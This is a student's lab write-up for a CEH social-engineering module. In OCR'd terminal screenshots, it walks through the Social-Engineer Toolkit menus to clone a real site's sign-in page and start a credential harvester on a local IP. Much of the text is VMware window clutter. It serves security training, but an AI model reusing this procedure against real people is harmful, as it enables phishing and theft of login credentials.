CEH Module 9: Social Engineering Assignment - 05 (Sairaj Mothukuri)

Lab Scenario:

Given Lab Scenario

As a professional ethical hacker or penetration tester, you should use various social engineering techniques to examine the security of an organization and the awareness of employees. In a social engineering test, you should try to trick the user into disclosing personal information such as credit card numbers, bank account details, telephone numbers, or confidential information about their organization or computer system. In the real world, attackers would use these details either to commit fraud or to launch further attacks on the target system

Given Lab Objectives:


- Sniff users' credentials using the Social-Engineer Toolkit (SET)
- Perform phishing using Shell Phish


Objective: 01

Sniff users' credentials using the Social-Engineer Toolkit (SET)


- The Social-Engineer Toolkit (SET) is an open-source penetration testing framework designed for simulating social engineering attacks.
- It's essential to note that the Social-Engineer Toolkit is meant for legal and ethical use in controlled environments, such as during penetration testing engagements where explicit permission has been obtained. Unauthorized use of such tools is illegal and against ethical standards.

- After initiating my VMware and initiating a Kali Linux virtual machine, I explored the applications available within Kali Linux and found the "Social Engineering" option. This led me to the Social-Engineer Toolkit (SET). Upon launching the toolkit, I was presented with a variety of options, and I opted for the first one, which focused on social engineering attacks.



kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
soc
social engineering toolkit (root)
spiderfoot-cli
Mouse and Touchpad
msf payload creator
PulseAudio Volume Control
Default Applications
KALI
PURPLE
6:08
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Haze
Search
4:38 PM
1/29/2024


kali-linux-2023.3-vmware-amd64 - VMware Workstation
Shell No. 1
File Actions Edit View Help
6:09
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Haze
Search
4:39 PM
1/29/2024


```
[---]        The Social-Engineer Toolkit (SET)          [---]
[---]        Created by: David Kennedy (ReL1K)          [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec          [---]
[---]        Follow me on Twitter: @HackingDave         [---]
[---]       Homepage: https://www.trustedsec.com        [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About
```


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
Shell No. 1
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Haze
Search
4:40 PM
1/29/2024


```
[---]        Homepage: https://www.trustedsec.com        [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
Shell No. 1
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Haze
Search
4:41 PM
1/29/2024


```
           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```


kali-linux-2023.3-vmware-amd64 - VMware Workstation
Library
My Computer
Shell No. 1
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Haze
Search
4:42 PM
1/29/2024

```
placements to make the highlighted URL link to appear legitimate however when clicked a window pops
 up then is replaced with the malicious link. You can edit the link replacement settings in the set
_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example,
 you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once t
o see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA f
iles which can be used for Windows-based PowerShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```


kali-linux-2023.3-vmware-amd64 - VMware Workstation
Library
My Computer
Shell No. 1
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Haze
Search
4:43 PM
1/29/2024


```
  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
Shell No. 1
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Haze
Search
4:44 PM
1/29/2024

```
[-] to harvest credentials or parameters from a website as well as place them into a report

──────────────────────────────────────────────────────────────────────────────
─── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ───

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.29.144]: 192.168.29.14
4
```

- IP address for the post back Harvester/Tabnabing is 192.168.29.144


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
Shell No. 1
File Actions Edit View Help
6:20
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Haze
Search
4:50 PM
1/29/2024

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.29.144]: 192.168.29.14
4
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://designmodo.com/my-account/sign-in/

[*] Cloning the website: https://designmodo.com/my-account/sign-in/
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures
 all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



192.168.29.144

Login to Designmodo

